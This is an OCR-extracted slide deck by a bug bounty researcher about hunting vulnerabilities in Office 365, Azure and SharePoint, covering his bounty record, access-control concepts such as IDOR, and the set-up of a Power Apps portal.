The Road Towards 365 Bugs in Microsoft Office 365

Who Am I?

```
Dr.-Ing  Ashar Javed,

Security Engineer @ HAEE ,

Speaker@Black Hat Europe, HITB, OWASP Spain, DeepSec etc.

#1 in Microsoft's Top 100 Security Researcher List -2018

#4 in Microsoft's Most Valuable Researcher List -2019 & 2020
```

https://carbon.now.sh

https://twitter.com/soaj1664ashar/status/1274655027781656578

Three P's of Participation in Microsoft's Bug Bounty Program

Pain
Patience
Peso

A Tour of Office 365, Azure & SharePoint, through the Eyes of a Bug Hunter

by


Dr.-Ing Ashar Javed

#1 in Microsoft's Top 100 Security Researcher List - 2018

@

https://slides.com/mscasharjaved/a-tour-of-office-365-azure-sharepoint-through-the-eyes-of-a-bug-hunter

Office 365 OR Microsoft 365


https://www.office.com/?auth=2
Office 365
Search
Good afternoon
Install Office
Start new
Outlook
OneDrive
Word
Excel
PowerPoint
OneNote
SharePoint
Teams
Yammer
Dynamics 365
Flow
Admin
Project
Stream
Video
Whiteboard
Delve
PowerApps
Kaizala
Power BI
Sway
To Do
Security
Planner
People
MyAnalytics
Forms
Compliance
Calendar
All apps
Feedback

Finding a bug in Office 365 is a challenging task given …

Manpower of an in-house Security Professionals

3. Secure testing and monitoring

Microsoft has over 3,500 cybersecurity experts who work on your behalf 24x7x365. This number includes over 200 professionals who identify potential vulnerabilities through red and blue team exercises. The red team tries to

https://azure.microsoft.com/en-us/blog/3-reasons-why-azure-s-infrastructure-is-secure/

Office 365 development follows Microsoft Security Development Life-cycle

Yearly THIRD-PARTY (NCC Group) vulnerability assessment of Office 365

Public Bug Bounty Program i.e., Microsoft Online Services Bounty Program

Feeling of having an impact on million of companies and billion of users ...

MSRC Case 57985

All your Power Apps Portals are belong to us


Microsoft Security Response Center <secure… Mon, Apr 27, 8:42 PM

to Microsoft, me, MSFT

Hi Ashar,

There seems to be an issue with the bounty email template. I see the amount adjudicated as $8000.

Regards,
Tina
MSRC



https://nanopdf.com/download/computer-security-third-edition-dieter-gollmann_pdf

Access Control

Authentication + Authorization


authentication verify a user's identity while authorization revolves around actions (unauthorized or authorized)


"The user identity is a parameter in access control decisions."

Dieter Gollmann


Insecure Direct Object Reference (IDOR)

Missing Access Control ...






https://www.office.com/apps?auth=2



https://make.powerapps.com

Portal from blank



Create a website to share data with external and internal users. This template comes with sample pages to get you quickly started. Learn more

Portal

TIP: We'd need to install portal solution packages on this environment, and this may take a while. To try portals quickly, use an environment with the required packages already installed or create a new environment using the link. Create new environment

Name *

Address *

.powerappsportals.com

Language


English

By clicking on Create, you agree to the Terms and Conditions and the Terms of Service.

